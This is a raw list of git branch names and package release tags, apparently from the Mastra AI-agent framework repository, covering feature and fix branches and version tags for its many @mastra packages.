DKB:trigger-playground-ui-package
DKB:agent-network-deux
DKB:agent-taces-infinite-loading
DKB:ifedayo/grwth-67-improve-reference-docs-agents-table-query-param-section
DKB:fix/docs-make-breadcrumb-not-clickable
DKB:vnext-docs
DKB:update-root
DKB:feat/fix-3795-allow-passinn-pg-pool-options
DKB:astra-retry
DKB:vnext-inngest-watch
DKB:fix/monorepo-test-2
DKB:evaluators
DKB:a2a-redo
DKB:a2a
DKB:workflows-v2-inngest
DKB:supportLocalAssetsPublicDir
DKB:workflows-v2-streaming
DKB:update-lockfile
DKB:mastra-cloud-docs
DKB:pg/revert-schema-change
DKB:fix/ws-connect
DKB:fix/ws-connecting-too-soon
DKB:fix/realtime-tool-result
DKB:version-differ
DKB:ehindero2016/mastra-3084-tool-as-a-workflow-step-throws-an-type-error
DKB:workflows-v2-temporal
DKB:afterToolExecute
DKB:next-js-ai-chatbot-example
DKB:ifedayo/mastra-3046-workflows-docs-issue
DKB:link-checker-test
DKB:default-storage-virtual-file
DKB:feat/new-memory-defaults
DKB:rphansen91/mastra-2818-separate-voice-from-realtime-they-are-different-concepts
DKB:fix/memory-xxhash
DKB:rphansen91/mastra-2955-expose-real-time-model-capabilities-in-mastra-client-sdk-1
DKB:fix/memory-bundling
DKB:mastra-2193
DKB:tryInngest
DKB:ehindero2016/mastra-2829-bug-tool-args-not-showing-in-playground
DKB:examples/realtime-voice-coach
DKB:shreeda-changelogs
DKB:rphansen91/mastra-2816-audit-the-voice-guide-pages-we-have-in-docs
DKB:agent-step-stream
DKB:anetwork
DKB:remove-redundant-workflow-watch-record-processing
DKB:ci/mastra-devdep-itest
DKB:fix/openai-realtime-api
DKB:2652-add-new-db-operations-for-upstash-store
DKB:2652-add-new-db-operations-for-vectorize-store
DKB:mastra-2519
DKB:ifedayo/mastra-2453-expose-step-config-in-step-execution-scope-and-step-output
DKB:mastra-slim
DKB:ehindero2016/mastra-2504-rename-mastraclient-js-npm-package-to-mastraclient
DKB:logger-fixes
DKB:speech-to-speech-example
DKB:agent-network-alpha
DKB:ci/try-fixing-lint-skip
DKB:turbopuffer
DKB:mastra-2073
DKB:ehindero2016/mastra-2355--env-parameter-in-mastra-dev-doesnt-seem-to-work
DKB:mastra-browser
DKB:chore/vector-filter-cjs
DKB:browser-tool
DKB:chore/add-more-linting
DKB:fix-example-type-error
DKB:update-frozen-lockfile
DKB:fix-build
DKB:voiceadapters
DKB:speech-primitive
DKB:voiceagentprimitive
DKB:fix/composio-fix-changelog
DKB:dummy-branch-test
DKB:ward/mastra-1890-workflows-should-also-be-registered
DKB:NewSpeechPrimitive
DKB:prompt-builder
DKB:apiToImprovePrompt
DKB:embedded-replicas
DKB:mastra-builder-agent
DKB:docs-update-4618d50e-b7f0-43d7-80fa-a32e6e4a51e5-20250210-155919
DKB:docs-update-9bb93737-bfaf-483e-b0c9-e9f8d06d6ca3-20250210-144154
DKB:docs-update-41673184-1049-4389-ba0e-f4946cbb4b9c-20250210-135925
DKB:taofeeq/mastra-1806-set-up-tracing-in-dev-playground
DKB:docs-update-c66e973c-b5b9-4607-bf3f-fd51b910af89-20250210-112059
DKB:docs-update-257cfb0b-64b8-4192-b36e-29d7815cb7f7-20250210-102716
DKB:docs-update-4b5fa1ea-6a57-4644-ae5b-3546c904fc64-20250209-185610
DKB:changeset-create-mastra
DKB:docs-update-fcf0e2b8-3ad0-48b1-ad6a-745fa378cd98-20250209-145443
DKB:feat/combine-vector-storage-upstash
DKB:fix/vector-storage-import-paths-libsql
DKB:rag_guide
DKB:ci/test-ensure-llmstxt-is-updated
DKB:changesetcleanup
DKB:fix/ci-publishing-issue-storage
DKB:evalChange
DKB:fix/reference-store-packages
DKB:newLLM
DKB:mastra-1712
DKB:fiberplane-local-development
DKB:feat/storage-flavour-durable-objects
DKB:Fix-packages-builds
DKB:assistant-ui-example
DKB:tsup-bundling-tts
DKB:feat/automatic-memory
DKB:feat/automatic-working-memory
DKB:discord-bot-agent
DKB:mastracode@0.50.0
DKB:mastra@1.39.0
DKB:create-mastra@1.39.0
DKB:create-factory@0.4.3
DKB:@mastra/voice-xai-realtime@0.2.18
DKB:@mastra/voice-openai-realtime@0.14.9
DKB:@mastra/voice-google-gemini-live@0.14.19
DKB:@mastra/voice-deepgram@0.13.4
DKB:@mastra/vectorize@1.1.5
DKB:@mastra/valkey@0.2.9
DKB:@mastra/valkey-streams@0.6.2
DKB:@mastra/upstash@1.6.1
DKB:@mastra/turso@0.1.21
DKB:@mastra/temporal@0.6.0
DKB:@mastra/teams@0.1.5
DKB:@mastra/tanstack-start@0.2.41
DKB:@mastra/spanner@1.12.0
DKB:@mastra/slack@1.9.0
DKB:@mastra/server@1.83.0
DKB:@mastra/server-adapters-test-suite@0.3.0
DKB:@mastra/sentry@1.2.32
DKB:@mastra/schema-compat@1.4.0
DKB:@mastra/redis@1.4.13
DKB:@mastra/redis-streams@0.8.1
DKB:@mastra/react@1.15.0
DKB:@mastra/rag@2.8.0
DKB:@mastra/posthog@1.4.7
DKB:@mastra/playground-ui@69.0.0
DKB:@mastra/platform-workspace@1.13.0
DKB:@mastra/pg@1.36.0
DKB:@mastra/otel-exporter@1.5.2
DKB:@mastra/otel-bridge@1.5.22
DKB:@mastra/opencode@0.1.42
DKB:@mastra/observability@1.24.0
DKB:@mastra/next@0.2.41
DKB:@mastra/nestjs@0.3.0
DKB:@mastra/mysql@0.17.0
DKB:@mastra/mongodb@1.27.0
DKB:@mastra/memory@1.41.1
DKB:@mastra/mcp@2.9.0
DKB:@mastra/mcp-docs-server@1.3.13
DKB:@mastra/mcp-apps-components@0.1.0
DKB:@mastra/longmemeval@1.1.42
DKB:@mastra/libsql@1.30.0
DKB:@mastra/langsmith@1.4.3
DKB:@mastra/langfuse@1.6.6
DKB:@mastra/lance@1.6.1
DKB:@mastra/laminar@1.3.32
DKB:@mastra/koa@1.7.27
DKB:@mastra/inngest@1.11.2
DKB:@mastra/hono@1.7.25
DKB:@mastra/gcs@0.3.6
DKB:@mastra/fastify@1.5.27
DKB:@mastra/fastembed@1.3.7
DKB:@mastra/factory@0.28.0
DKB:@mastra/express@1.5.27
DKB:@mastra/elysia@0.1.23
DKB:@mastra/editor@0.17.1
DKB:@mastra/e2b@0.17.0
DKB:@mastra/e2b-desktop@0.1.13
DKB:@mastra/dynamodb@1.5.1
DKB:@mastra/duckdb@1.19.0
DKB:@mastra/dsql@1.5.7
DKB:@mastra/docker@0.14.0
DKB:@mastra/discord@1.3.4
DKB:@mastra/deployer@1.83.0
DKB:@mastra/deployer-vercel@1.2.42
DKB:@mastra/deployer-sandbox@0.3.27
DKB:@mastra/deployer-netlify@1.2.42
DKB:@mastra/deployer-cloudflare@1.2.42
DKB:@mastra/deployer-cloud@1.83.0
DKB:@mastra/deepeval@0.1.24
DKB:@mastra/datadog@1.4.22
DKB:@mastra/core@1.83.0
DKB:@mastra/convex@1.9.0
DKB:@mastra/connect@1.4.0
DKB:@mastra/code-sdk@1.19.0
DKB:@mastra/client-js@1.60.0
DKB:@mastra/clickhouse@1.30.0
DKB:@mastra/braintrust@1.3.27
DKB:@mastra/auth@1.2.0
DKB:@mastra/auth-workos@1.6.9
DKB:@mastra/auth-supabase@1.2.0
DKB:@mastra/auth-studio@1.4.0
DKB:@mastra/auth-okta@0.3.0
DKB:@mastra/auth-neon@0.3.6
DKB:@mastra/auth-cloud@1.2.9
DKB:@mastra/arthur@0.4.30
DKB:@mastra/arize@1.3.30
DKB:@mastra/ai-sdk@1.12.0
DKB:@mastra/agent-builder@1.2.1
DKB:@mastra/auth-clerk@1.4.0
DKB:@mastra/auth-better-auth@1.1.11
DKB:@mastra/auth-auth0@1.3.0
DKB:@mastra/agent-builder@1.2.0
DKB:mastracode@0.49.0
DKB:mastra@1.38.0
DKB:create-mastra@1.38.0
DKB:create-factory@0.4.2
DKB:@mastra/voice-google@0.14.5
DKB:@mastra/valkey-streams@0.6.1
DKB:@mastra/turso@0.1.20
DKB:@mastra/temporal@0.5.0
DKB:@mastra/telegram@0.2.5
DKB:@mastra/teams@0.1.4
DKB:@mastra/tanstack-start@0.2.40
DKB:@mastra/spanner@1.11.1
DKB:@mastra/slack@1.8.1
DKB:@mastra/server@1.82.0
DKB:@mastra/server-adapters-test-suite@0.2.1
DKB:@mastra/sentry@1.2.31
DKB:@mastra/ring-signals@0.1.0
DKB:@mastra/react@1.14.1
DKB:@mastra/rag@2.7.2
DKB:@mastra/posthog@1.4.6
DKB:@mastra/playground-ui@68.0.0
DKB:@mastra/platform-workspace@1.12.0
DKB:@mastra/pg@1.35.0
DKB:@mastra/parallel@0.1.5
DKB:@mastra/otel-exporter@1.5.1
DKB:@mastra/otel-bridge@1.5.21
DKB:@mastra/oracledb@0.5.6
DKB:@mastra/opencode@0.1.41
DKB:@mastra/observability@1.23.1
DKB:@mastra/next@0.2.40
DKB:@mastra/nestjs@0.2.41
DKB:@mastra/mysql@0.16.0
DKB:@mastra/mssql@1.11.1
DKB:@mastra/mongodb@1.26.0
DKB:@mastra/memory@1.41.0
DKB:@mastra/mcp@2.8.0
DKB:@mastra/mcp-docs-server@1.3.12
DKB:@mastra/longmemeval@1.1.41
DKB:@mastra/libsql@1.29.0
DKB:@mastra/langsmith@1.4.2
DKB:@mastra/langfuse@1.6.5
DKB:@mastra/laminar@1.3.31
DKB:@mastra/koa@1.7.26
DKB:@mastra/inngest@1.11.1
DKB:@mastra/hono@1.7.24
DKB:@mastra/google-cloud-pubsub@1.1.7
DKB:@mastra/fastify@1.5.26
DKB:@mastra/factory@0.27.0
DKB:@mastra/express@1.5.26
DKB:@mastra/evals@1.10.11
DKB:@mastra/elysia@0.1.22
DKB:@mastra/editor@0.17.0
DKB:@mastra/e2b@0.16.1
DKB:@mastra/e2b-desktop@0.1.12
DKB:@mastra/duckdb@1.18.0
DKB:@mastra/dsql@1.5.6
DKB:@mastra/discord@1.3.3
DKB:@mastra/deployer@1.82.0
DKB:@mastra/deployer-vercel@1.2.41
DKB:@mastra/deployer-sandbox@0.3.26
DKB:@mastra/deployer-netlify@1.2.41
DKB:@mastra/deployer-cloudflare@1.2.41
DKB:@mastra/deployer-cloud@1.82.0
DKB:@mastra/deepeval@0.1.23
DKB:@mastra/datadog@1.4.21
DKB:@mastra/core@1.82.0
DKB:@mastra/connect@1.3.1
DKB:@mastra/code-sdk@1.18.0
DKB:@mastra/client-js@1.59.0
DKB:@mastra/clickhouse@1.29.0
DKB:@mastra/braintrust@1.3.26
DKB:@mastra/arthur@0.4.29
DKB:@mastra/arize@1.3.29
DKB:@mastra/lance@1.6.0
DKB:@mastra/libsql@1.28.0
DKB:@mastra/modal@0.7.4
DKB:@mastra/mongodb@1.25.0
DKB:@mastra/mssql@1.11.0
DKB:@mastra/mysql@0.15.0
DKB:@mastra/pg@1.34.0
DKB:@mastra/platform-workspace@1.11.0
DKB:@mastra/spanner@1.11.0
DKB:@mastra/tanstack-start@0.2.39
DKB:@mastra/temporal@0.4.19
DKB:@mastra/turso@0.1.19
DKB:@mastra/upstash@1.6.0
DKB:@mastra/vercel@1.6.3
DKB:@mastra/clickhouse@1.28.0
DKB:@mastra/e2b@0.16.0
DKB:@mastra/e2b-desktop@0.1.11
DKB:@mastra/dynamodb@1.5.0
DKB:@mastra/duckdb@1.17.0
DKB:@mastra/docker@0.13.0
DKB:@mastra/daytona@0.11.5
DKB:@mastra/convex@1.8.0
DKB:@mastra/cloudflare@1.8.0
DKB:@mastra/cloudflare-d1@1.5.0
DKB:@mastra/inngest@1.11.0
DKB:@mastra/observability@1.23.0
DKB:@mastra/next@0.2.39
DKB:@mastra/nestjs@0.2.40
DKB:@mastra/express@1.5.25
DKB:@mastra/otel-bridge@1.5.20
DKB:@mastra/otel-exporter@1.5.0
DKB:@mastra/evals@1.10.10
DKB:@mastra/memory@1.40.0
DKB:@mastra/mcp@2.7.0
DKB:@mastra/mcp-docs-server@1.3.11
DKB:@mastra/elysia@0.1.21
DKB:@mastra/playground-ui@67.0.0
DKB:@mastra/posthog@1.4.5
DKB:@mastra/langsmith@1.4.1
DKB:@mastra/langfuse@1.6.4
DKB:@mastra/redis-streams@0.8.0
DKB:@mastra/laminar@1.3.30
DKB:@mastra/koa@1.7.25
DKB:@mastra/agent-builder@1.1.32
DKB:@mastra/hono@1.7.23
DKB:@mastra/google-cloud-pubsub@1.1.6
DKB:@mastra/fastify@1.5.25
DKB:@mastra/fastembed@1.3.6
DKB:@mastra/server@1.81.0
DKB:@mastra/editor@0.16.6
DKB:@mastra/deployer@1.81.0
DKB:@mastra/deepeval@0.1.22
DKB:@mastra/datadog@1.4.20
DKB:@mastra/core@1.81.0
DKB:@mastra/valkey-streams@0.6.0
DKB:@mastra/connect@1.3.0
DKB:create-mastra@1.37.0
DKB:@mastra/sentry@1.2.30
DKB:mastra@1.37.0
DKB:mastracode@0.48.2
DKB:@mastra/browser-firecrawl@0.3.0
DKB:@mastra/browser-viewer@0.3.0
DKB:create-factory@0.4.1
DKB:@mastra/client-js@1.58.0
DKB:@mastra/code-sdk@1.17.0
DKB:@mastra/deployer-cloud@1.81.0
DKB:@mastra/deployer-cloudflare@1.2.40
DKB:@mastra/deployer-netlify@1.2.40
DKB:@mastra/deployer-sandbox@0.3.25
DKB:@mastra/stagehand@0.4.0
DKB:@mastra/deployer-vercel@1.2.40
DKB:@mastra/factory@0.26.0
DKB:@mastra/braintrust@1.3.25
DKB:@mastra/auth-better-auth@1.1.10
DKB:@mastra/react@1.14.0
DKB:@mastra/arthur@0.4.28
DKB:@mastra/livekit@0.5.3
DKB:@mastra/longmemeval@1.1.40
DKB:@mastra/arize@1.3.28
DKB:@mastra/ai-sdk@1.11.3
DKB:@mastra/agent-browser@0.6.0
DKB:@mastra/opencode@0.1.40
DKB:@mastra/cloudflare-sandbox@0.5.4
DKB:@mastra/temporal@0.4.18
DKB:@mastra/blaxel@0.10.2
DKB:@mastra/azure@0.3.3
DKB:@mastra/daytona@0.11.4
DKB:@mastra/mesa@0.3.3
DKB:@mastra/sprites@0.1.2
DKB:@mastra/s3@0.6.5
DKB:@mastra/railway@0.10.2
DKB:@mastra/docker@0.12.1
DKB:@mastra/e2b-desktop@0.1.10
DKB:@mastra/e2b@0.15.1
DKB:@mastra/platform-workspace@1.10.0
DKB:@mastra/files-sdk@0.3.3
DKB:@mastra/gcs@0.3.5
DKB:@mastra/google-drive@0.2.4
DKB:@mastra/inngest@1.10.8
DKB:@mastra/voice-speechify@0.15.0
DKB:@mastra/voice-xai-realtime@0.2.17
DKB:@mastra/modal@0.7.3
DKB:@mastra/agentcore@0.5.3
DKB:@mastra/archil@0.3.2
DKB:@mastra/apple-container@0.5.2
DKB:@mastra/agentfs@0.2.3
DKB:@mastra/vercel@1.6.2
DKB:@mastra/astra@1.1.3
DKB:@mastra/libsql@1.27.1
DKB:@mastra/weaviate@0.1.4
DKB:@mastra/mongodb@1.24.1
DKB:@mastra/lance@1.5.2
DKB:@mastra/mssql@1.10.6
DKB:@mastra/koa@1.7.24
DKB:@mastra/mysql@0.14.1
DKB:@mastra/voice-sarvam@1.1.4
DKB:@mastra/hono@1.7.22
DKB:@mastra/voice-playai@0.13.3
DKB:@mastra/nestjs@0.2.39
DKB:@mastra/voice-openai@0.13.4
DKB:@mastra/voice-openai-realtime@0.14.8
DKB:@mastra/fastify@1.5.24
DKB:@mastra/next@0.2.38
DKB:@mastra/opensearch@1.1.4
DKB:@mastra/oracledb@0.5.5
DKB:@mastra/pg@1.33.0
DKB:@mastra/pinecone@1.1.3
DKB:@mastra/elasticsearch@1.4.6
DKB:@mastra/voice-murf@0.13.3
DKB:@mastra/voice-modelslab@0.2.3
DKB:@mastra/voice-mistral@0.1.3
DKB:@mastra/dynamodb@1.4.5
DKB:@mastra/duckdb@1.16.0
DKB:@mastra/voice-aws-nova-sonic@0.2.6
DKB:@mastra/voice-inworld@0.4.6
DKB:@mastra/qdrant@1.1.6
DKB:@mastra/voice-google@0.14.4
DKB:@mastra/redis@1.4.12
DKB:@mastra/voice-google-gemini-live@0.14.18
DKB:@mastra/s3vectors@1.1.5
DKB:@mastra/server-adapters-test-suite@0.2.0
DKB:@mastra/spanner@1.10.1
DKB:@mastra/voice-gladia@0.13.3
DKB:@mastra/azure-ai-search@0.1.2
DKB:@mastra/tanstack-start@0.2.38
DKB:@mastra/voice-deepgram@0.13.3
DKB:@mastra/couchbase@1.1.4
DKB:@mastra/turbopuffer@1.2.3
DKB:@mastra/convex@1.7.6
DKB:@mastra/turso@0.1.18
DKB:@mastra/upstash@1.5.5
DKB:@mastra/valkey@0.2.8
DKB:@mastra/cloudflare@1.7.6
DKB:@mastra/voice-cloudflare@0.13.4
DKB:@mastra/cloudflare-d1@1.4.5
DKB:@mastra/vectorize@1.1.4
DKB:@mastra/clickhouse@1.27.0
DKB:@mastra/voice-azure@0.12.3
DKB:@mastra/chroma@1.1.5
DKB:@mastra/dsql@1.5.5
DKB:@mastra/voice-elevenlabs@0.13.3
DKB:@mastra/braintrust@1.3.24
DKB:@mastra/auth@1.1.5
DKB:@mastra/arthur@0.4.27
DKB:@mastra/code-sdk@1.16.0
DKB:@mastra/valkey-streams@0.5.7
DKB:@mastra/codemod@1.1.8
DKB:@mastra/connect@1.2.0
DKB:@mastra/core@1.80.0
DKB:@mastra/arize@1.3.27
DKB:@mastra/voyageai@0.4.3
DKB:@mastra/agent-builder@1.1.31
DKB:@mastra/datadog@1.4.19
DKB:create-factory@0.4.0
DKB:@mastra/deepeval@0.1.21
DKB:@mastra/longmemeval@1.1.39
DKB:create-mastra@1.36.0
DKB:@mastra/server@1.80.0
DKB:@mastra/deployer-cloudflare@1.2.39
DKB:@mastra/sentry@1.2.29
DKB:@mastra/schema-compat@1.3.17
DKB:@mastra/deployer-netlify@1.2.39
DKB:@mastra/deployer-sandbox@0.3.24
DKB:@mastra/deployer-vercel@1.2.39
DKB:@mastra/redis-streams@0.7.0
DKB:@mastra/react@1.13.0
DKB:@mastra/deployer@1.80.0
DKB:@mastra/rag@2.7.1
DKB:@mastra/quickjs@0.1.5
DKB:mastra@1.36.0
DKB:@mastra/posthog@1.4.4
DKB:@mastra/playground-ui@66.0.0
DKB:@mastra/editor@0.16.5
DKB:@mastra/elysia@0.1.20
DKB:@mastra/evals@1.10.9
DKB:@mastra/parallel@0.1.4
DKB:@mastra/otel-exporter@1.4.10
DKB:@mastra/otel-bridge@1.5.19
DKB:@mastra/express@1.5.24
DKB:@mastra/factory@0.25.0
DKB:@mastra/opencode@0.1.39
DKB:mastracode@0.48.1
DKB:@mastra/observability@1.22.0
DKB:@mastra/fastembed@1.3.5
DKB:@mastra/google-cloud-pubsub@1.1.5
DKB:@mastra/isolated-vm@0.1.4
DKB:@mastra/laminar@1.3.29
DKB:@mastra/langfuse@1.6.3
DKB:@mastra/langsmith@1.4.0
DKB:@mastra/loggers@1.3.10
DKB:@mastra/memory@1.39.1
DKB:@mastra/mcp@2.6.0
DKB:@mastra/mcp-registry-registry@1.1.7
DKB:@mastra/mcp-docs-server@1.3.10
DKB:@mastra/deployer-cloud@1.80.0
DKB:@mastra/livekit@0.5.2
DKB:@mastra/acp@0.4.4
DKB:@mastra/openai@1.1.4
DKB:@mastra/discord@1.3.2
DKB:@mastra/slack@1.8.0
DKB:@mastra/stagehand@0.3.7
DKB:@mastra/teams@0.1.3
DKB:@mastra/telegram@0.2.4
DKB:@mastra/cursor@0.3.4
DKB:@mastra/client-js@1.57.0
DKB:@mastra/claude@0.3.4
DKB:@mastra/agent-browser@0.5.5
DKB:@mastra/auth-auth0@1.2.6
DKB:@mastra/auth-better-auth@1.1.9
DKB:@mastra/auth-clerk@1.3.2
DKB:@mastra/auth-cloud@1.2.8
DKB:@mastra/auth-firebase@1.1.5
DKB:@mastra/auth-google@0.1.7
DKB:@mastra/auth-neon@0.3.5
DKB:@mastra/auth-okta@0.2.6
DKB:@mastra/auth-studio@1.3.11
DKB:@mastra/auth-supabase@1.1.6
DKB:@mastra/browser-viewer@0.2.6
DKB:@mastra/auth-workos@1.6.8
DKB:@mastra/browser-firecrawl@0.2.5
DKB:mastracode@0.48.0
DKB:mastra@1.35.0
DKB:create-mastra@1.35.0
DKB:create-factory@0.3.0
DKB:@mastra/weaviate@0.1.3
DKB:@mastra/voyageai@0.4.2
DKB:@mastra/voice-xai-realtime@0.2.16
DKB:@mastra/voice-speechify@0.14.2
DKB:@mastra/voice-sarvam@1.1.3
DKB:@mastra/voice-playai@0.13.2
DKB:@mastra/voice-openai@0.13.3
DKB:@mastra/voice-openai-realtime@0.14.7
DKB:@mastra/voice-murf@0.13.2
DKB:@mastra/voice-modelslab@0.2.2
DKB:@mastra/voice-mistral@0.1.2
DKB:@mastra/voice-inworld@0.4.5
DKB:@mastra/voice-google@0.14.3
DKB:@mastra/voice-google-gemini-live@0.14.17
DKB:@mastra/voice-gladia@0.13.2
DKB:@mastra/voice-elevenlabs@0.13.2
DKB:@mastra/voice-deepgram@0.13.2
DKB:@mastra/voice-cloudflare@0.13.3
DKB:@mastra/voice-azure@0.12.2
DKB:@mastra/voice-aws-nova-sonic@0.2.5
DKB:@mastra/vercel@1.6.1
DKB:@mastra/vectorize@1.1.3
DKB:@mastra/valkey@0.2.7
DKB:@mastra/valkey-streams@0.5.6
DKB:@mastra/upstash@1.5.4
DKB:@mastra/turso@0.1.17
DKB:@mastra/turbopuffer@1.2.2
DKB:@mastra/temporal@0.4.17
DKB:@mastra/telegram@0.2.3
DKB:@mastra/teams@0.1.2
DKB:@mastra/tavily@1.1.3
DKB:@mastra/tanstack-start@0.2.37
DKB:@mastra/stagehand@0.3.6
DKB:@mastra/sprites@0.1.1
DKB:@mastra/spanner@1.10.0
DKB:@mastra/slack@1.7.3
DKB:@mastra/server@1.79.0
DKB:@mastra/server-adapters-test-suite@0.1.3
DKB:@mastra/sentry@1.2.28
DKB:@mastra/schema-compat@1.3.16
DKB:@mastra/s3vectors@1.1.4
DKB:@mastra/s3@0.6.4
DKB:@mastra/redis@1.4.11
DKB:@mastra/redis-streams@0.6.4
DKB:@mastra/react@1.12.0
DKB:@mastra/railway@0.10.1
DKB:@mastra/rag@2.7.0
DKB:@mastra/quickjs@0.1.4
DKB:@mastra/qdrant@1.1.5
DKB:@mastra/posthog@1.4.3
DKB:@mastra/playground-ui@65.0.0
DKB:@mastra/platform-workspace@1.9.0
DKB:@mastra/pinecone@1.1.2
DKB:@mastra/pg@1.32.0
DKB:@mastra/perplexity@0.2.2
DKB:@mastra/parallel@0.1.3
DKB:@mastra/otel-exporter@1.4.9
DKB:@mastra/otel-bridge@1.5.18
DKB:@mastra/oracledb@0.5.4
DKB:@mastra/opensearch@1.1.3
DKB:@mastra/opencode@0.1.38
DKB:@mastra/openai@1.1.3
DKB:@mastra/observability@1.21.0
DKB:@mastra/next@0.2.37
DKB:@mastra/nestjs@0.2.38
DKB:@mastra/mysql@0.14.0
DKB:@mastra/mssql@1.10.5
DKB:@mastra/mongodb@1.24.0
DKB:@mastra/modal@0.7.2
DKB:@mastra/mesa@0.3.2
DKB:@mastra/memory@1.39.0
DKB:@mastra/mcp@2.5.0
DKB:@mastra/mcp-registry-registry@1.1.6
DKB:@mastra/mcp-docs-server@1.3.9
DKB:@mastra/longmemeval@1.1.38
DKB:@mastra/loggers@1.3.9
DKB:@mastra/livekit@0.5.1
DKB:@mastra/libsql@1.27.0
DKB:@mastra/langsmith@1.3.28
DKB:@mastra/langfuse@1.6.2
DKB:@mastra/lance@1.5.1
DKB:@mastra/laminar@1.3.28
DKB:@mastra/koa@1.7.23
DKB:@mastra/isolated-vm@0.1.3
DKB:@mastra/inngest@1.10.7
DKB:@mastra/hono@1.7.21
DKB:@mastra/google-drive@0.2.3
DKB:@mastra/google-cloud-pubsub@1.1.4
DKB:@mastra/github-signals@0.5.2
DKB:@mastra/gcs@0.3.4
DKB:@mastra/files-sdk@0.3.2
DKB:@mastra/fastify@1.5.23
DKB:@mastra/fastembed@1.3.4
DKB:@mastra/factory@0.24.0
DKB:@mastra/express@1.5.23
DKB:@mastra/evals@1.10.8
DKB:@mastra/elysia@0.1.19
DKB:@mastra/elasticsearch@1.4.5
DKB:@mastra/editor@0.16.4
DKB:@mastra/e2b@0.15.0
DKB:@mastra/e2b-desktop@0.1.9
DKB:@mastra/dynamodb@1.4.4
DKB:@mastra/duckdb@1.15.0
DKB:@mastra/dsql@1.5.4
DKB:@mastra/docker@0.12.0
DKB:@mastra/discord@1.3.1
DKB:@mastra/deployer@1.79.0
DKB:@mastra/deployer-vercel@1.2.38
DKB:@mastra/deployer-sandbox@0.3.23
DKB:@mastra/deployer-netlify@1.2.38
DKB:@mastra/deployer-cloudflare@1.2.38
DKB:@mastra/deployer-cloud@1.79.0
DKB:@mastra/deepeval@0.1.20
DKB:@mastra/daytona@0.11.3
DKB:@mastra/datadog@1.4.18
DKB:@mastra/cursor@0.3.3
DKB:@mastra/couchbase@1.1.3
DKB:@mastra/core@1.79.0
DKB:@mastra/convex@1.7.5
DKB:@mastra/connect@1.1.0
DKB:@mastra/codemod@1.1.7
DKB:@mastra/code-sdk@1.15.0
DKB:@mastra/cloudflare@1.7.5
DKB:@mastra/cloudflare-sandbox@0.5.3
DKB:@mastra/cloudflare-d1@1.4.4
DKB:@mastra/client-js@1.56.0
DKB:@mastra/clickhouse@1.26.0
DKB:@mastra/claude@0.3.3
DKB:@mastra/chroma@1.1.4
DKB:@mastra/browser-viewer@0.2.5
DKB:@mastra/browser-firecrawl@0.2.4
DKB:@mastra/brightdata@0.3.2
DKB:@mastra/braintrust@1.3.23
DKB:@mastra/blaxel@0.10.1
DKB:@mastra/azure@0.3.2
DKB:@mastra/azure-ai-search@0.1.1
DKB:@mastra/auth@1.1.4
DKB:@mastra/auth-workos@1.6.7
DKB:@mastra/auth-supabase@1.1.5
DKB:@mastra/auth-studio@1.3.10
DKB:@mastra/auth-okta@0.2.5
DKB:@mastra/auth-neon@0.3.4
DKB:@mastra/auth-google@0.1.6
DKB:@mastra/auth-firebase@1.1.4
DKB:@mastra/auth-cloud@1.2.7
DKB:@mastra/auth-clerk@1.3.1
DKB:@mastra/auth-better-auth@1.1.8
DKB:@mastra/auth-auth0@1.2.5
DKB:@mastra/astra@1.1.2
DKB:@mastra/arthur@0.4.26
DKB:@mastra/arize@1.3.26
DKB:@mastra/archil@0.3.1
DKB:@mastra/apple-container@0.5.1
DKB:@mastra/ai-sdk@1.11.2
DKB:@mastra/agentfs@0.2.2
DKB:@mastra/agentcore@0.5.2
DKB:@mastra/agent-builder@1.1.30
DKB:@mastra/agent-browser@0.5.4
DKB:@mastra/acp@0.4.3
DKB:mastracode@0.47.1
DKB:mastra@1.34.2
DKB:create-mastra@1.34.2
DKB:create-factory@0.2.10
DKB:@mastra/weaviate@0.1.2
DKB:@mastra/voice-xai-realtime@0.2.15
DKB:@mastra/voice-sarvam@1.1.2
DKB:@mastra/voice-openai-realtime@0.14.6
DKB:@mastra/voice-google-gemini-live@0.14.16
DKB:@mastra/turso@0.1.16
DKB:@mastra/temporal@0.4.16
DKB:@mastra/tanstack-start@0.2.36
DKB:@mastra/spanner@1.9.5
DKB:@mastra/server@1.78.0
DKB:@mastra/sentry@1.2.27
DKB:@mastra/schema-compat@1.3.15
DKB:@mastra/react@1.11.0
DKB:@mastra/posthog@1.4.2
DKB:@mastra/playground-ui@64.0.0
DKB:@mastra/platform-workspace@1.8.1
DKB:@mastra/pg@1.31.2
DKB:@mastra/otel-exporter@1.4.8
DKB:@mastra/otel-bridge@1.5.17
DKB:@mastra/oracledb@0.5.3
DKB:@mastra/opencode@0.1.37
DKB:@mastra/observability@1.20.1
DKB:@mastra/next@0.2.36
DKB:@mastra/nestjs@0.2.37
DKB:@mastra/mysql@0.13.2
DKB:@mastra/mssql@1.10.4
DKB:@mastra/memory@1.38.0
DKB:@mastra/mcp@2.4.1
DKB:@mastra/mcp-docs-server@1.3.8
DKB:@mastra/longmemeval@1.1.37
DKB:@mastra/loggers@1.3.8
DKB:@mastra/libsql@1.26.2
DKB:@mastra/langsmith@1.3.27
DKB:@mastra/langfuse@1.6.1
DKB:@mastra/laminar@1.3.27
DKB:@mastra/koa@1.7.22
DKB:@mastra/inngest@1.10.6
DKB:@mastra/hono@1.7.20
DKB:@mastra/fastify@1.5.22
DKB:@mastra/factory@0.23.0
DKB:@mastra/express@1.5.22
DKB:@mastra/elysia@0.1.18
DKB:@mastra/editor@0.16.3
DKB:@mastra/e2b@0.14.1
DKB:@mastra/e2b-desktop@0.1.8
DKB:@mastra/dynamodb@1.4.3
DKB:@mastra/duckdb@1.14.1
DKB:@mastra/dsql@1.5.3
DKB:@mastra/deployer@1.78.0
DKB:@mastra/deployer-vercel@1.2.37
DKB:@mastra/deployer-sandbox@0.3.22
DKB:@mastra/deployer-netlify@1.2.37
DKB:@mastra/deployer-cloudflare@1.2.37
DKB:@mastra/deployer-cloud@1.78.0
DKB:@mastra/deepeval@0.1.19
DKB:@mastra/datadog@1.4.17
DKB:@mastra/core@1.78.0
DKB:@mastra/convex@1.7.4
DKB:@mastra/connect@1.0.3
DKB:@mastra/code-sdk@1.14.0
DKB:@mastra/cloudflare@1.7.4
DKB:@mastra/cloudflare-d1@1.4.3
DKB:@mastra/client-js@1.55.0
DKB:@mastra/clickhouse@1.25.1
DKB:@mastra/braintrust@1.3.22
DKB:@mastra/arthur@0.4.25
DKB:@mastra/arize@1.3.25
DKB:@mastra/agent-builder@1.1.29
DKB:mastracode@0.47.0
DKB:mastra@1.34.1
DKB:create-mastra@1.34.1
DKB:create-factory@0.2.9
DKB:@mastra/voice-xai-realtime@0.2.14
DKB:@mastra/voice-openai-realtime@0.14.5
DKB:@mastra/voice-google-gemini-live@0.14.15
